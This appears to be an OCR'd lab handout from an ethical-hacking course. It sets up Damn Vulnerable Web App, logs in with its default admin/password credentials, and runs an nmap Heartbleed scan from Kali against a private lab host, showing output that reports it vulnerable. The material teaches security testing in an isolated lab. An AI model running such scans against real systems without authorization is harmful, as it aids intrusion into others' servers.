

File Edit View History Bookmarks Tools Help
phpMyAdmin
phpMyAdmin
https://10.76.5....1/dvwa/login.php
https://10.76.5.201/dvwa/login.php
Search
DVWA
start
2 Windows Explorer
c:\wamp\bin\mysql\m...
Mozilla Firefox
11:41 PM

```
Unable to connect to the database.
mysql_error()
```

Click here to setup the database.

Run FireFox, browse to https://10.76.5.201/dvwa/ and click "here" link.

[EH-WinXP]



Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If yo
sure you have the correct user credentials in /config/config.inc.php


If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Create the DVWA database

[EH-WinXP]



Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If yc sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database


Database has been created.

'users' table was created.

Data inserted into 'users' table.

"_____" was created = success! Click Home link to login

[EH-WinXP]




File Edit View History Bookmarks Tools Help
phpMyAdmin
phpMyAdmin
Damn Vulnerable Web App (DVWA...
https://10.76.5.201/dvwa/login.php
Search
DVWA
Login
start
2 Windows Explorer
c:\wamp\bin\mysql\m...
Damn Vulnerable We...
11:44 PM

Username: admin

Password: ●●●●●●●●

Login as admin with password = password

[EH-WinXP]



Welcome to Damn Vulnerable Web App

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn v are to be an aid for security professionals to test their skills and tools in a legal envir better understand the processes of securing web applications and aid teachers/stude application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provi any internet facing web server as it will be compromised. We recommend downloadir onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We the application clear and it should not be used maliciously. We have given warnings a prevent users from installing DVWA on to live web servers. If your web server is comp DVWA it is not our responsibility it is the responsibility of the person/s who uploaded


General Instructions

You are now logged into the DVWA (Damn Vulnerable Web App)

[EH-Kali]

Login to your EH-Kali-xx VM


[EH-Kali] nmap -p 443 --script ssl-heartbleed 10.76.xx.201



```
root@eh-kali-05:~# nmap -p 443 --script ssl-heartbleed 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-11-28 00:01 PST
Nmap scan report for 10.76.5.201
Host is up (0.00032s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
cryptographic software library. It allows for stealing information intended to be
protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-
beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading
memory of systems protected by the vulnerable OpenSSL versions and could allow for
disclosure of otherwise encrypted confidential information as well as the
encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:50:56:AF:16:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
root@eh-kali-05:~#
```

Check if EH-WinXP-xx is vulnerable to Heartbleed

